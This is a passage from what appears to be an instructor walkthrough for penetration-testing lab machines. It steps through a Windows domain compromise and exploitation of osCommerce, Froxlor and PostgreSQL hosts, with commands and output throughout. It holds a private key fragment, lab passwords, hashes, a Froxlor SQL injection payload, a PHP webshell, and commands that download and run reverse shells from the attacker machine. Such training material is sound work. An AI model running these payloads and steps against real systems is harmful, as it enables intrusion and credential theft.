mSaUdZeRRIvgMDd5L4L4gG6UXkmo2smQAAAMEA3gnz5MCEKUJmF14je3KSJmZL0S0wrjHG
qiHKBUXmlWxcueA8VRgarhUKSCFe7htsBX5b/f3rjEZef7zD7HpIuCZBdq7EqQhgXz4YQB
0x1G2ZPx/2mjCkZV4WixWDzrQNKeRxbPbJus3vvBBv1lNYD4wFTV4MDFnqIlfiul723+QS
iEi50Yv28Z9tBXMUHwlq8bD5VhD80U34fmx39UrpC5gjGMZef1xY8rmhCZc98z6FiXqlWh
v40RSdRz0OrYmnAAAAGHNreWxhcmday5zbW10aEBjbG11bnQwMgEC
-----END OPENSSH PRIVATE KEY-----

```

CLIENT02

Copy the SSH key we found on the share, set permissions and attempt to authenticate to **CLIENT02**:

```

kali@kali:~$ nano priv.key

kali@kali:~$ chmod 500 priv.key

kali@kali:~$ proxychains ssh -i priv.key k.smith@10.20.30.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1090 ... 10.20.30.111:22 ... OK
The authenticity of host '10.20.30.111 (10.20.30.111)' can't be established.
ED25519 key fingerprint is SHA256:i1x5HSSvL+VXGWyVvWaNKFomrlwwg1iroiLZrdiowH.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.30.111' (ED25519) to the list of known hosts.

```

We end up with a shell:

```
Microsoft Windows [Version 10.0.22000.1219]
(c) Microsoft Corporation. All rights reserved.

skylark\k.smith@CLIENT02 C:\Users\k.smith>whoami
skylark\k.smith

skylark\k.smith@CLIENT02 C:\Users\k.smith>
```

Inspect the **Setup** folder and find the following ps1 script:

```
skylark\k.smith@CLIENT02 C:\>cd Setup
skylark\k.smith@CLIENT02 C:\Setup>dir
 Volume in drive C has no label.
 Volume Serial Number is F88C-20FD

Directory of C:\Setup

11/22/2022  11:16 AM      <DIR>          .
01/16/2023  04:01 AM           45 setup.ps1
               1 File(s)       45 bytes
               1 Dir(s)   1,709,219,840 bytes free

skylark\k.smith@CLIENT02 C:\Setup>

skylark\k.smith@CLIENT02 C:\Setup>type setup.ps1
#NexusRoleLintel835

dir \\192.168.118.5\C$
skylark\k.smith@CLIENT02 C:\Setup>
```

This is the password for local administrator on the machine (without the hashtag). Since SSH is running, let's try to SSH into the box as administrator:

```
kali@kali:~$ proxychains ssh Administrator@10.20.30.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1090 ... 10.20.30.111:22 ... OK
Administrator@10.20.30.111's password: NexusRoleLintel835

Microsoft Windows [Version 10.0.22000.1219]
(c) Microsoft Corporation. All rights reserved.

administrator@CLIENT02 C:\Users\Administrator>
```

Post Exploitation - CLIENT02

To make post exploitation easier, we can enable RDP via cmd:

```
administrator@CLIENT02 C:\Users\Administrator>reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

administrator@CLIENT02 C:\Users\Administrator>
```

Then RDP to the box:

```
kali@kali:~$ proxychains xfreerdp /v:10.20.30.111 /u:Administrator /p:NexusRoleLintel835 /w:1600 /h:1200
```

Checking the scheduled tasks, we find a task called **setup** running as **helpdesk_setup**. It points to **c:\setup\setup.ps1**. Check the contents:

```
#NexusRoleLintel835  
dir \\192.168.118.5\C$
```

It is the same as we saw earlier, but this time we'll focus on the 'dir' command. It points to another client right now, but we can make this point to ourselves, and then use 'responder' to attempt getting the NetNTLMv2 hash for **helpdesk_setup**. Point the dir command to Kali:

```
#NexusRoleLintel835  
  
dir \\192.168.119.140\c$
```

Save it, set up Responder in Kali:

```
kali㉿kali:~$ sudo responder -I tun0  
...  
[+] Listening for events...
```

After waiting for a few (or running the task manually), we get a hit:

Crack the hash using John:

```
kali㉿kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tuna6Helper      (helpdesk_setup)
1g 0:00:00:00:03 DONE (2023-01-17 03:41) 0.2531g/s 2665Kp/s 2665Kc/s 2665KC/s Tussauds..Trithanakul
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

kali㉿kali:~$
```

We can use **runas** to authenticate to the user from either client and see what permissions we have with it:

```
C:\Users\Administrator>runas /user:skylark\helpdesk_setup powershell.exe  
Enter the password for skylark\helpdesk_setup:  
Attempting to start powershell.exe as user "skylark\helpdesk_setup" ...
```

In the new powershell Window:

```
C:\> net user helpdesk_setup /domain
net user helpdesk_setup /domain
The request will be processed at a domain controller for domain SKYLARK.com.

User name          helpdesk_setup
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires       Never

Password last set    11/16/2022 4:54:47 AM
Password expires      Never
Password changeable   11/17/2022 4:54:47 AM
Password required     Yes
User may change password Yes

Workstations allowed CLIENT02,DC,CLIENT01
Logon script
User profile
Home directory
Last logon           1/20/2023 1:58:16 AM

Logon hours allowed All

Local Group Memberships *Remote Desktop Users *Server Operators
Global Group memberships *Domain Users
The command completed successfully.
```

Domain Controller

While we aren't domain admin, we should be allowed to log into **DC01**. Let's use RDP directly from **CLIENT02 (mstsc)**

We can open **mstsc** by using run.

The **helpdesk_setup** user is a part of the **server operators** group, so we should be able to start, stop and modify services on the DC.

We can download the same shell we've used before, "**met.exe**" in this case. Then we change "**binPath**" for "**vss**" since it runs as system:

```
C:\Users\helpdesk_setup\Desktop>certutil -f -urlcache http://192.168.119.140/met.exe met.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\helpdesk_setup\Desktop>sc.exe config vss binPath="C:\Users\helpdesk_setup\Desktop\met.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\helpdesk_setup\Desktop>sc stop vss
[SC] ControlService FAILED 1062

The service has not been started.

C:\Users\helpdesk_setup\Desktop>sc start vss
```

We get a shell, make sure to migrate it before the service stops:

```
meterpreter > migrate 7512
[*] Migrating from 2884 to 7512...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We have multiple options now. In this case we'll reset the password:

```
C:\Windows>net user administrator Passw0rd123 /domain  
net user administrator Passw0rd123 /domain  
The command completed successfully.
```

Another way, we can also dump the hashes the following way:

```
meterpreter > creds_msv  
[+] Running as SYSTEM  
[*] Retrieving msv credentials  
msv credentials  
=====
```

Username	Domain	NTLM	SHA1	DPAPI
Administrator	SKYLARK	55375d3c25c50db8a6064014f092646d	abc72084833924d3edf645fbf89457f7019e60db a99656a9f57956f973f593d7b26baa0d	
DC\$	SKYLARK	8ae0bb9fffb6cb14a711025453c3c1944	a4f44f0ca9e2fc69c432985b181483075363cdfe	
helpdesk_setup	SKYLARK	ce8d4011c647ceaf6da4a07f64a84361	e23a64c95c64698ea5c06323f169b5fe548cb8d6 187fac9caa68ed57dfe623021d846328	

Post Exploitation - Domain Controller

In the C:\ drive we find a file called "credentials.txt":

```
C:\>type credentials.txt  
type credentials.txt  
Local Admin Passwords:  
  
- PARIS: MusingExtraCounty98  
- SYDNEY: DowntownAbbey1923  
  
C:\>
```

These credentials can be used to get the final admin access to PARIS and SYDNEY.

The last machine in the chain is **MAIL** which we can psexec:

```
sudo proxychains -q impacket-psexec -hashes 00000000000000000000000000000000:55375d3c25c50db8a6064014f092646d  
SKYLARK/Administrator@10.10.30.13  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
[*] Requesting shares on 10.10.30.13....  
[*] Found writable share ADMIN$  
[*] Uploading file uRCgiCjC.exe  
[*] Opening SVCManager on 10.10.30.13....  
[*] Creating service nZfm on 10.10.30.13....  
[*] Starting service nZfm....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.20348.1249]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> hostname  
mail
```

For **SYDNEY** we can RDP directly:

```
kali@kali:~$ xfreerdp /v:192.168.140.227 /u:administrator /p:DowntownAbbey1923
```

For **PARIS**, we can use wmiexec:

```
kali@kali:/usr/share/doc/python3-impacket/examples$ python wmiexec.py administrator:MusingExtraCounty98@192.168.140.222
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
paris03\administrator

C:\>
```

Challenge 3 - Standalone machines

MILAN - Walkthrough

- Nmap (Port Scan)
- Enumeration (port/60001)
- Initial Foothold (osCommerce 2.3.4.1 - Remote Code Execution (2))
- Privilege Escalation (port/60002) Froxlor 0.10.29.1 - SQL Injection (Authenticated)

Nmap (Port Scan)

To find port 60001, the students will have to scan a wider range than the default nmap scans. In this case, we'll scan the specific ports. The Port of interest here is 60001, also the only one open.

```
kali@kali:~$ nmap 192.168.50.223 -p 22,80,60001,60002
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 09:54 EST

Nmap scan report for milan (192.168.50.123)
Host is up (0.11s latency).

PORT      STATE     SERVICE
22/tcp    filtered ssh
80/tcp    closed    http
60001/tcp open      unknown
60002/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

Enumeration (port/60001)

Doing a script scan shows that a webserver is running on port 60001:

```
kali@kali:~$ nmap 192.168.50.223 -p 60001 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 09:54 EST
Nmap scan report for milan (192.168.50.223)
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
60001/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

Visiting <http://192.168.50.223:60001> shows us a "Thank you" page for a fundraiser that has been going on there previously. To find additional information, students will need to use dirb or similar:

```
kali@kali:~$ dirb http://192.168.50.223:60001
---- Scanning URL: http://192.168.50.223:60001/ ----
==> DIRECTORY: http://192.168.50.223:60001/catalog/
```

Visiting <http://192.168.50.223:60001/catalog> shows us an web application called oscommerce .

Initial Foothold (osCommerce 2.3.4.1 - Remote Code Execution (2))

Students may also find the `readme` file in the web root of the server, showing the version. If they don't find it, they can take an educated guess and find the exploit on exploit db <https://www.exploit-db.com/exploits/50128>

By default, this exploit contains the "whoami" cmd, which is enough to spawn a web shell:

```
kali㉿kali:~/Desktop/milan$ python3 os.py http://192.168.50.223:60001/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: RCE_SHELL$
```

From this shell, we'll spawn a better one. We'll use the **php-reverse-shell.php** which is already located in Kali.

```
kali@kali:~/Desktop/milan$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

Due to firewall on the target, we have a limited number of ports to use. We'll use 443 in this case. Make sure to change the shell.php file to include the IP for Kali and the listening port:

```
$ip = '192.168.118.7'; // CHANGE THIS
$port = 443; // CHANGE THIS
```

Set up a python webserver in Kali, go back to the webshell and download the shell.php file to the target:

```
RCE_SHELL$ wget http://192.168.118.7/shell.php
RCE_SHELL$ php shell.php
```

Set up the listener on port 443 in Kali, then run the shell from the target. Make sure to upgrade the shell afterwards as shown below:

```
kali@kali:~/Desktop/milan$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.118.7] from milan [192.168.50.223] 39302
Linux milan 5.15.0-52-generic #58~20.04.1-Ubuntu SMP Thu Oct 13 13:09:46 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 10:03:35 up 12 min,  0 users,  load average: 0.00, 0.04, 0.06
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
www-data@milan:~$ whoami
www-data@milan:~$ whoami
www-data@milan:~$
```

Privilege Escalation (port/60002) Froxlor 0.10.29.1 - SQL Injection (Authenticated)

After initial shell, we see that something is running behind the

firewall on port 600002 :

```
www-data@milan:~$ ss -antp | grep 60002
ss -antp | grep 60002
LISTEN      0      511                               *:60002                         *:*
```

Before we try to tunnel this back to our Kali machine, we do more enumeration. We find a file called `/var/www/html/oscommerce/catalog/includes/configure.php`. Looking at it, we find credentials:

```
define('DB_SERVER_USERNAME', 'oscuser');
define('DB_SERVER_PASSWORD', '7NVLVTDGJ38HM2TQ');
```

While those credentials are for the `oscuser`, we can reuse them on the `root` account for mysql as well:

```
www-data@milan:/var/www/html/oscommerce/catalog/includes$ mysql -u root -p
mysql -u root -p
Enter password: 7NVLVTDGJ38HM2TQ
MariaDB [(none)]>
```

Enumerating it further, we find a database called `froxlor`:

```
MariaDB [(none)]> show databases;
show databases;
+-----+
| Database |
+-----+
| froxlor |
| information_schema |
| mysql |
| oscdb |
| performance_schema |
+-----+
5 rows in set (0.003 sec)

MariaDB [(none)]>
```

In the database, we can find hashes in the `panel_customers` table:

```
MariaDB [(none)]> use froxlor;
MariaDB [froxlor]> select * from panel_customers;
```

While the output is a mess, we find the following hashes:

```
Skylark | $5$wpqNdybSegkaxdZq$iCxCm54l4Qig25b5RT5wvEPPhbJ/7pioFsFsbSz0JyC
letsfly | $5$NBzpteuosadgzxAw$NM1Jqt7N4j8TtUYyBff1S03Nbc2IQCeOOGsFgwqQQS2
flybike | $5$gqlmiUswzVgtRBwk$JV0RLv89CvFgXPXN4F78dUFjjicf9DfQW8jnrxrQko2
```

Before going further, we can attempt to crack the hashes using john:

```
kali@kali:/$ cat hashes
$5$wpqNdybSegkaxdZq$iCxCm54l4Qig25b5RT5wvEPPhbJ/7pioFsFsbSz0JyC
$5$NBzpteuosadgzxAw$NM1Jqt7N4j8TtUYyBff1S03Nbc2IQCeOOGsFgwqQQS2
$5$gqlmiUswzVgtRBwk$JV0RLv89CvFgXPXN4F78dUFjjicf9DfQW8jnrxrQko2
```

Now let's attempt to crack them:

```
kali@kali:/$ john -w=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha256crypt, crypt(3) $5$ [SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Christopher      (?)
```

Now its time to dig into what port 60002 is. To do this, we do a remote port forwarding back to our Kali machine. After enabling SSH in Kali, we run:

```
www-data@milan:/$ ssh -R *:60002:localhost:60002 kali@192.168.118.7
```

Verify that the port is open in Kali:

```
kali@kali:~$ netstat -antp | grep 60002
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:60002          0.0.0.0:*                  LISTEN      -
tcp6       0      0 ::1:60002              ::*:*                   LISTEN      -
```

Great, we can now browse to `http://127.0.0.1:60002` and we are met with an application called Froxlor .

Since we cracked a password earlier, we can use that. Log in to Froxlor with flybike:Christopher

This is not an admin account, but we find the following exploit that may give us one: <https://www.exploit-db.com/exploits/50502>

Reading the exploit, it should work if the "User/Database name" is enabled, which it is in this case. Click Databases then Create database

In Create Database , we add the following payload which is found in the exploit:

```
`;insert into panel_admins (loginname,password,customers_see_all,domains_see_all,caneditphpsettings,
change_serversettings) values ('x','\$5$cccd0bcdd9ab970b1$Hx/a0W8QHwTisNoallyCY4s3goJeh.YCQ3hWqH1ZUr8',1,1,1,1);--
```

In Description we just add something random, and in password we can use the suggested one. Clicking Save results in a database error. However, the user/pass is still created.

We can now log in to Froxlor with x:a and we have our new admin user.

Once logged in, click System Settings and then Webserver Settings .

In the Webserver reload command we can add our payload. In this case we'll do two parts. First, download the php-reverse-shell again, then execute it. we can reuse port 443 from earlier.

Add the following command to Webserver reload command and hit Save (make sure to have the webserver running):

```
wget http://192.168.118.7/shell.php -O /runme.php
```

To run the command, click Rebuild config files on the right side and Yes . This cron job runs every 5 minutes. However, we can edit that. Click Cronjob settings and change the Generating of configfiles from 5 minutes to 1 minutes and hit Save .

Note that the cron job wont run every minute until it actually hits the first 5 minutes that was originally there. However, if students do a mistake, having this job run every minute will speed up the exploitation process. Once the job finishes, we should see a request in our web server:

```
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.50.223 - - [08/Dec/2022 10:45:00] "GET /shell.php HTTP/1.1" 200 -
```

Now that the file is on the server, we'll edit the Webserver reload command again, this time running the command:

```
php /runme.php
```

Hit Save again and Rebuild config files and wait for the shell:

```
kali@kali:~/Desktop/milan$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.118.7] from milan [192.168.50.223] 46488
Linux milan 5.15.0-52-generic #58~20.04.1-Ubuntu SMP Thu Oct 13 13:09:46 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
10:50:02 up 59 min, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM           LOGIN@     IDLE     JCPU    PCPU WHAT
root      :0       :0            10:27    ?xdm?   24.10s  0.00s /usr/lib/gdm3/gdm-x-session --run-script env
GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# hostname
milan
# whoami
root
#
```

SINGAPORE - Walkthrough

Walkthrough

- [Walkthrough](#)

Nmap Port Scan
Enumeration (tcp/8090)
Initial Foothold (Unrestricted File Upload) (Authenticated)
Privilege Escalation (Code execution on Postgresql)
• MSF (multi/postgres/postgres_copy_from_program_cmd_exec)

Nmap Port Scan

Given that there is a firewall on the target, scans may take some time. Fortunately, students will not have to do a full port scan of the box. Port 8090 is the one of interest here:

```
kali@kali:~$ nmap --max-rate 20 192.168.50.225
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-23 05:09 EST
Nmap scan report for 192.168.50.225
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
8090/tcp  open  opsmessaging

Nmap done: 1 IP address (1 host up) scanned in 56.48 seconds
```

Enumeration (tcp/8090)

Visiting it, however, results in a "403 Forbidden":

```
kali@kali:~$ curl http://192.168.50.225:8090
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
```

To find the actual web application, students will need to run a directory bruteforce. In this case, we'll use `dirb` with the `common.txt` standard wordlist:

```
kali@kali:~$ dirb http://192.168.50.225:8090
...
---- Entering directory: http://192.168.50.225:8090/backend/default/uploads/ ----
```

Note that it may take a few moments for the students to find this.

Initial Foothold (Unrestricted File Upload) (Authenticated)

Once they find the `/default` directory, they also need to add "index.php" and they'll get a login page.

Login can be done `admin/admin` at: <http://192.168.50.225:8090/backend/default/index.php>

Once logged in, they are met with a web page that accepts PDF uploads. It only filters on the `mime type` so it can easily be bypassed. While they cannot upload a raw php payload, they can as an example embed it into an existing PDF.

Create a PDF, embed the payload, and rename the file to a PHP extension.

-To create an empty PDF file, following can be used: <https://unix.stackexchange.com/questions/277892/how-do-i-create-a-blank-pdf-from-the-command-line>

In this case, we have a basic PDF that we embed it with a PHP payload. In this case, we are using `bash` instead of `zsh`:

```
$ echo "<?php echo shell_exec($_GET['e']).' 2>&1'); ?>" >> basic.pdf
```

We can now simply rename the file:

```
kali㉿kali:~$ mv basic.pdf shell.php
```

Once uploaded, we get this message in the browser:

File successfully uploaded and will be reviewed by the team

Now if we visit the **/uploads** folder and the **shell.php**, we have command execution on the target -> <http://192.168.50.225:8090/backend/default/uploads/shell.php?e=whoami>

To get a stable shell, we can download the "**php-reverse-shell.php**" from Kali:

```
cp /usr/share/webshells/php/php-reverse-shell.php shell1.php  
kali㉿kali:~$ python2 -m SimpleHTTPServer 80  
Serving HTTP on 0.0.0.0 port 80 ...
```

Download to target:

<http://192.168.50.225:8090/backend/default/uploads/shell.php?e=wget%20http://192.168.118.7/shell1.php>

Remember to set up a listener, run "shell1.php" and get shell:

<http://192.168.50.225:8090/backend/default/uploads/shell.php?e=php%20shell1.php>

```
kali㉿kali:~$ nc -lvp 443  
listening on [any] 443 ...  
192.168.50.225: inverse host lookup failed: Unknown host  
connect to [192.168.118.7] from (UNKNOWN) [192.168.50.225] 33252  
Linux singapore06 5.15.0-53-generic #59~20.04.1-Ubuntu SMP Thu Oct 20 15:10:22 UTC 2022 x86_64 x86_64 x86_64 GNU  
/Linux  
05:47:45 up 1:11, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@singapore06:/$ whoami  
www-data
```

Privilege Escalation (Code execution on Postgresql)

For privilege escalation, we will take advantage of PostgreSQL. More specifically, we will attempt to move over to the "postgres" user in order to enumerate what permissions it has. We can find the database credentials in **config.php**:

```
www-data@singapore06:~/backend/default$ cat config.php  
cat config.php  
<?php  
session_start();  
$con = pg_connect("host=localhost port=5432 dbname=webapp user=postgres password=EAZT5EMULA75F8MC");  
?>
```

Postgresql is running behind the FW:

```
www-data@singapore06:/ $ ss -antp | grep 5432
ss -antp | grep 5432
LISTEN      0          244                           127.0.0.1:5432           0.0.0.0:*
```

To enumerate it, we can forward the port back to Kali using [remote port forwarding](#):

```
www-data@singapore06:/ $ ssh -R 5432:127.0.0.1:5432 kali@192.168.118.7
kali@192.168.118.7's password:
```

Verify in Kali that the port is open:

```
kali@kali:~$ netstat -antp | grep 5432
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp      0      0 127.0.0.1:5432          0.0.0.0:*          LISTEN      -
tcp6     0      0 ::1:5432              ::*:*            LISTEN      -
```

Nmap:

```
kali@kali:~$ nmap 127.0.0.1 -p 5432 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-23 06:24 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000079s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql PostgreSQL DB 9.6.0 or later
```

MSF (multi/postgres/postgres_copy_from_program_cmd_exec)

To try getting a shell as postgres, we can use the `multi/postgres/postgres_copy_from_program_cmd_exec` in Metasploit:

 Alternatively, students can execute arbitrary commands on Postgresql using [CVE-2019-9193](#)

```
kali@kali:~$ sudo msfconsole
msf6 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
```

Since we have credentials and also know which DB is used, we'll use the settings below. Keeping the `cmd/unix/reverse_perl` payload:

```

msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):
Name          Current Setting  Required  Description
----          -----          ----- 
DATABASE      webapp          yes       The database to authenticate against
DUMP_TABLE_OUTPUT  false        no        select payload command output from table (For Debugging)
PASSWORD      EAZT5EMULA75F8MC  no        The password for the specified username. Leave blank for a
random password.
RHOSTS        127.0.0.1       yes       The target host(s), see https://github.com/rapid7/metasploit-
framework/wiki/Using-Metasploit
RPORT         5432            yes       The target port (TCP)
TABLENAME     Fi8zQ1rEfZlj    yes       A table name that does not exist (To avoid deletion)
USERNAME      postgres         yes       The username to authenticate as

Payload options (cmd/unix/reverse_perl):
Name          Current Setting  Required  Description
----          -----          ----- 
LHOST         192.168.118.7   yes       The listen address (an interface may be specified)
LPORT         443             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) >

```

Run it and get shell:

```

msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.118.7:443
[*] 127.0.0.1:5432 - 127.0.0.1:5432 - PostgreSQL 12.12 (Ubuntu 12.12-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit
[*] 127.0.0.1:5432 - Exploiting...
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - Fi8zQ1rEfZlj dropped successfully
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - Fi8zQ1rEfZlj created successfully
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - Fi8zQ1rEfZlj copied successfully(valid syntax/command)
[+] 127.0.0.1:5432 - 127.0.0.1:5432 - Fi8zQ1rEfZlj dropped successfully(Cleaned)
[*] 127.0.0.1:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.118.7:443 -> 192.168.50.225:60438) at 2022-11-23 06:31:55 -0500
whoami
postgres

```

Check postgres user sudo privileges:

```

python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@singapore06:/var/lib/postgresql/12/main$ sudo -l
sudo -l
Matching Defaults entries for postgres on singapore06:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on singapore06:
(ALL) NOPASSWD: /usr/bin/psql
postgres@singapore06:/var/lib/postgresql/12/main$
```

We can run `psql` as sudo. Let's do that, specifying our host and user the following way (use DB passwd `EAZT5EMULA75F8MC`):

```
<sql/12/main$ sudo psql --host=127.0.0.1 -U postgres
Password for user postgres: EAZT5EMULA75F8MC

psql (12.12 (Ubuntu 12.12-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

To get root, we'll just do:

```
postgres=# \! /bin/sh
# whoami
root
```

Challenge 4 - OSCP A - Walkthrough

- Credentials
 - Admin / Root Creds:

Domain Network (MS01, MS02, DC01)

- MS01
 - Nmap Scan
 - Initial Shell: (Attendance and Payroll System v1.0 - Remote Code Execution (RCE) - EDB#50801)
 - Privilege Escalation (Abusing SelpersonatePrivilege)
- MS02
 - Lateral Movement
 - Domain Compromise

AERO

- Summary
- Enumeration
 - Nmap
- Exploitation
 - Aerospike Database 5.1.0.3 - OS Command Execution
 - Privilege Escalation on AERO

Credentials

Admin / Root Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_cl4_140_win2019_AD12-DC01	Administrator: 7Tg9M9MZbzAokR9	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl4_141_win10_AD12-MS01	Administrator:December31	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl4_142_win10_AD12-MS02	Administrator:hghgib6vHT3bVWf	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl4_143_ubuntu20_aero	root:AnimalLatelgnorant467	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl4_144_ubuntu2204_crystal	root:TypeDialPlastic871	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl4_145_win10_hermes	Administrator: WildFreedomYou249	PWK2-CLIENTS-100

Domain Network (MS01, MS02, DC01)

MS01

Nmap Scan

We start with a complete Nmap scan on the only machine (MS01) accessible on the network. Several interesting ports are open, including two HTTP ports:

Key Information:

- tcp/80 : Apache httpd 2.4.51
- tcp/81 : Apache/2.4.51

```

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 e0:3a:63:4a:07:83:4d:0b:6f:4e:8a:4d:79:3d:6e:4c (RSA)
|   256 3f:16:ca:33:25:fd:a2:e6:bb:f6:b0:04:32:21:21:0b (ECDSA)
|_  256 fe:b0:7a:14:bf:77:84:9a:b3:26:59:8d:ff:7e:92:84 (ED25519)
80/tcp    open  http          Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-title: Home
|_http-generator: Nicepage 4.8.2, nicepage.com
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
81/tcp    open  http          Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Attendance and Payroll System
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql         MySQL (unauthorized)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
3307/tcp  open  opsession-prxy?
| fingerprint-strings:
|_ LPDString:
|_ Host '192.168.45.206' is not allowed to connect to this MariaDB server
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3307-TCP:V=7.92%I=7%D=1/12%Tme=63BFEC9%P=x86_64-pc-linux-gnu%r(LP
SF:DString,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.206'\x20is\x20not\
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
